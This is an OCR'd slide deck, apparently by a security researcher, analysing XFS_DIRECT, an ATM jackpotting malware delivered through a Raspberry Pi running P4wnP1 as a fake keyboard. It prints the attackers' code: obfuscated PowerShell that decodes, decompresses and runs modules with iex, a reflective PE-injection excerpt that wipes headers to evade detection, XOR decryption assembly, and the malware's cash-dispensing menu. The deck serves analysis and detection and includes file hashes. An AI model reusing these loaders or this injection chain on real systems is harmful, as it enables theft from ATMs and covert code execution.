


ATM-Jackpotting P4WNP1-style with malware XFS_DIRECT

Frank Boldewin (@r3c0nst)

Background story 1/2


- Some time ago I had the opportunity to analyze a previously unknown ATM malware.
- The malicious code resided on a Raspberry PI Zero W running the Raspbian OS and the well-known USB attack platform P4WNP1.
- P4WNP1 was configured to act as a HID device. As usual with classic Jackpotting, the perpetrators gained physical access to the PC inside the ATM. A process that is usually carried out by using a simple key, drilling or levering on distinctive places.
- P4WNP1's HID covert channel backdoor then tries to gain remote access to the ATM's operating system. This usually works because Windows 7 to 10 have a Plug and Play install feature if it detects attached HID devices.

Background story 2/2

- If no device protection is in place, like a special filter driver which whitelists trusted devices, P4WNP1's HID backdoor code then types out a PowerShell script, which builds and executes a covert channel communication stack, initializes its basic interface to the custom HID device and receives a PE Injection Module, which then transfers+executes the final ATM malware.
- As the PI Zero W comes with wireless LAN connectivity, attacker's activated P4WNP1's Wi-Fi Hotspot feature to provide remote access via SSH. The perpetrators achieve this by using a SSH client on a Smartphone.

Let's inspect the details!


P4WNP1.PY: Stage1 + PE-Injection Module config parsing



```
print bcolors.YELLOW + "Preloading data to memory..." + bcolors.ENDC
with open(self.config["PATH_STAGE1_PS"],"rb") as f:
  ps_script = StageHelper.out_PS_IEX_Invoker(payload_size + pe_module_size + f.read())
  self.duckencoder.outhidStringDirect(ps_script+";exit\n")
print bcolors.GREEN + "Finished loading STAGE 1 to memory" + bcolors.ENDC
```

P4WNP1's Stage1 scriptname located in config.txt
→ Stage1.ps1

P4WNP1's Stage1 scriptname also located in config.txt
→ Invoke_Module.txt




```
with open(config["PATH_MODULE"], "rb") as f:
  p4wnp1.set_loadModuleStage(f.read())
p4wnp1.start() # starts link layer (waiting for initial connection) and server input thread
p4wnp1.cmdloop()
```

P4WNP1's original Mainhandler written in Python was adjusted by the perpetrators to inject the ATM malware.


Stage1.ps1: PE-Injection Module loader code + final payload loader code

PE-Injection-Module “Invoke_Module.txt” gets Base64-unencoded and unzipped before execution.



```
Write-Host ("")
Write-Host ("Downloading PE Injection module...") -ForegroundColor Yellow
$pe_module = RequestPEInjectionModule $dev $dev

Write-Host ("")
Write-Host ("Applying PE Injection module...") -ForegroundColor Yellow
$xx = [System.Text.Encoding]::ASCII.GetString($pe_module);
nal no New-Object -F;
iex (no IO.StreamReader(no IO.Compression.GZipStream((no IO.MemoryStream -A @(,[Convert]::FromBase64String($xx))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
Write-Host ("OK") -ForegroundColor Green
```


The final payload (decimal ascii text containing the ATM-Malware) get loaded, transformed to a binary blob and passed to the Invoke-ReflectivePEInjection routine inside “Invoke_Module.txt “




```
Write-Host ("Downloading payload...") -ForegroundColor Yellow
Start-Sleep -s 3
#*********************************************
$stage2 = RequestStage2 $dev $dev
$hexx = [System.Text.Encoding]::ASCII.GetString($stage2);
nal no New-Object -F;
$hexx_dump=(no IO.StreamReader(no IO.Compression.GZipStream((no IO.MemoryStream -A @(,[Convert]::FromBase64String($hexx))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
[Byte[]] $PEBytes = $hexx_dump -split ' ';
Write-Host ("")
Write-Host ("Running payload. Wait...") -ForegroundColor Yellow
Start-Sleep -s 1
Invoke-ReflectivePEInjection -PEBytes $PEBytes
```

Invoke-Module.txt: PE-Injection Module for final payload injection

Invoke-ReflectivePEInjection takes the binary blob of the final Payload, injects the malware and executes it.
Original code has been taken from:
https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1




```
function Invoke-ReflectivePEInjection
{
[CmdletBinding()]
Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
```



```
Function Main
{
  if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"].IsPresent)
  {
    $DebugPreference  = "Continue"
  }

  Write-Verbose "PowerShell ProcessID: $PID"

  #Verify the image is a valid PE file
  $e_magic = ($PEBytes[0..1] | % {[Char] $_}) -join ''

    if ($e_magic -ne 'MZ')
    {
        throw 'PE is not a valid PE file.'
    }

  if (-not $DoNotZeroMZ) {
    # Remove 'MZ' from the PE file so that it cannot be detected by .imgscan in WinDbg
    # TODO: Investigate how much of the header can be destroyed, I'd imagine most of it can be.
    $PEBytes[0] = 0
    $PEBytes[1] = 0
  }

  #Add a "program name" to exeargs, just so the string looks as normal as possible (real args start indexing at 1)
  if ($ExeArgs -ne $null -and $ExeArgs -ne '')
  {
    $ExeArgs = "ReflectiveExe $ExeArgs"
  }
  else
  {
    $ExeArgs  "ReflectiveExe"
```


The final payload (Obfuscation layer)

The Pi Zero W contains 5 payloads (payload.txt and payload<1-4>.txt). Depending on the configuration one of them gets executed. All payloads have the same obfuscation layer to avoid detection.



```
push    esi
push    edi
push    0A000h
call    ds:??_U@YAPAXI@Z ; operator new[](uint)
push    0A000h          ; Size
mov     esi, eax
push    offset crypted_payload ; Src
push    esi             ; void *
call    memcpy
add     esp, 10h
lea     eax, [esi+1]
mov     ecx, offset key
mov     edi, 2000h
lea     esp, [esp+0]

                        ; CODE XREF: decrypt_payload+68↓j
movzx   edx, byte ptr [ecx-4]
xor     [eax-1], dl
movzx   edx, byte ptr [ecx]
xor     [eax], dl
movzx   edx, byte ptr [ecx+4]
xor     [eax+1], dl
movzx   edx, byte ptr [ecx+8]
xor     [eax+2], dl
movzx   edx, byte ptr [ecx+0Ch]
xor     [eax+3], dl
add     eax, 5
add     ecx, 14h
dec     edi
jnz     short loc_4014B0
```

PE-compilation dates + SHA256 hashes (obfuscated+unobfuscated)




```
PE-Compilation-Date   SHA256 Hash                                                        Filename
------------------------------------------------------------------------------------------------------------------------
2018-04-20 10:36:07 - 3e023949fecd5d06b3dff9e86e6fcac6a9ec6c805b93118db43fb4e84fe43ee0 - XFS_DIRECT_A_EncryptedLayer.exe
2018-04-20 10:40:03 - 303f2a19b286ca5887df2a334f22b5690dda9f092e677786e2a8879044d8ad11 - XFS_DIRECT_B_EncryptedLayer.exe
2018-04-20 10:32:50 - 15d50938e51ee414124314095d3a27aa477f40413f83d6a2b2a2007efc5a623a - XFS_DIRECT_C_EncryptedLayer.exe
2018-04-20 10:29:47 - 0f9cb4dc1ac2777be30145c3271c95a027758203d0de245ec390037f7325d79d - XFS_DIRECT_D_EncryptedLayer.exe
2018-04-20 10:43:30 - 141ae291ddae60fd1b232f543bc9b40f3a083521cd7330c427bb8fc5cdd23966 - XFS_DIRECT_E_EncryptedLayer.exe



PE-Compilation-Date   SHA256 Hash                                                        Filename
-----------------------------------------------------------------------------------------------------------------
2018-04-20 10:04:38 - 66eb1a8134576db05382109eec7e297149f25a021aba5171d2f99aa49c381456 - XFS_DIRECT_A_unpacked.exe
2018-04-20 10:12:37 - ac20b12beefb2036595780aaf7ec29203e2e09b6237d93cd26eaa811cebd6665 - XFS_DIRECT_B_unpacked.exe
2018-04-20 10:09:45 - 901fc474f50eb62edc526593208a7eec4df694e342ffc5b895d1dcec953c6899 - XFS_DIRECT_C_unpacked.exe
2018-04-20 10:16:45 - 56548c26741b25b15c27a0de498c5e04c69b0c9250ba35e3a578bc2f05eedd07 - XFS_DIRECT_D_unpacked.exe
2018-04-20 10:14:33 - c89f1d562983398ab2d6dd75e4e30cc0e95eab57cdf48c4a17619dca9ecc0748 - XFS_DIRECT_E_unpacked.exe
```

Until 18th October 2019 these samples haven't been emerged on Virustotal.

First inspection of the ATM malware called XFS_DIRECT (1/2)


- All samples seem to have the same code base, with slight adjustments.
- After a bunch of initialization steps a menu is presented to its user.
- The malware implemented a challenge/response feature to have control over its use.
  - Entering '777' via the ATM's PINPAD a session key is being generated and the user has to enter a Master-Key. For testing purposes it has been "patched" to accept every response-key. ;)
- Afterwards the menu is loaded again but with FULL ACCESS to dispense cash → '1' via PINPAD



```
===============================================================
||                                                           ||
||                  MENU (XFS_DIRECT)                        ||
||                                                           ||
||           !!!SESSION KEY NOT GENERATED!!!                 ||
||                                                           ||
||   (777)     - generate sesion KEY                         ||
||   (1)       - get the MONEY                               ||
||   (44)      - out of SERVICE                              ||
||   (0)       - exit ME                                     ||
||                                                           ||
||   (55)      - get INFO                                    ||
||   (22)      - print this MENU                             ||
||                                                           ||
===============================================================

Waiting for user input: 777
                          ===========
        SESSION KEY: | 9120544 |
                          ===========
        NOW ENTER MASTER KEY

Waiting for user input: 1111111

===============================================================
||                                                           ||
||                  MENU (XFS_DIRECT)                        ||
||                                                           ||
||                *** FULL ACCESS ***                        ||
||                                                           ||
||   (1)       - get the MONEY                               ||
||   (44)      - out of SERVICE                              ||
||   (0)       - exit ME                                     ||
||                                                           ||
||   (55)      - get INFO                                    ||
||   (22)      - print this MENU                             ||
||                                                           ||
===============================================================

Waiting for user input: 1

---------------------------------

        at: 15.10.2019
            13:08:23.968 (local time)
        Getting the money ;) ...

        ======================================
        | Dispensing 600 PCM
        | From cassette nr: 3
        | Nr. of banknotes: 40
        | REMAIN banknotes: 1378
        ======================================

        Take the money you snicky mother fucker :) ...
---------------------------------

Waiting for user input: 55

        at: 15.10.2019
            13:08:47.031 (local time)

        Success obtaining CDM status: 0
        Writing out list of status info...

============= CDM STATE INFO =============

        Device state is: WFS_CDM_DEVONLINE

        Safe door state is: WFS_CDM_DOORCLOSED

        Dispenser state is: WFS_CDM_DISPCUSTATE

======================================

        Next getting cash unit info...

============= CASH UNIT INFO =============
```

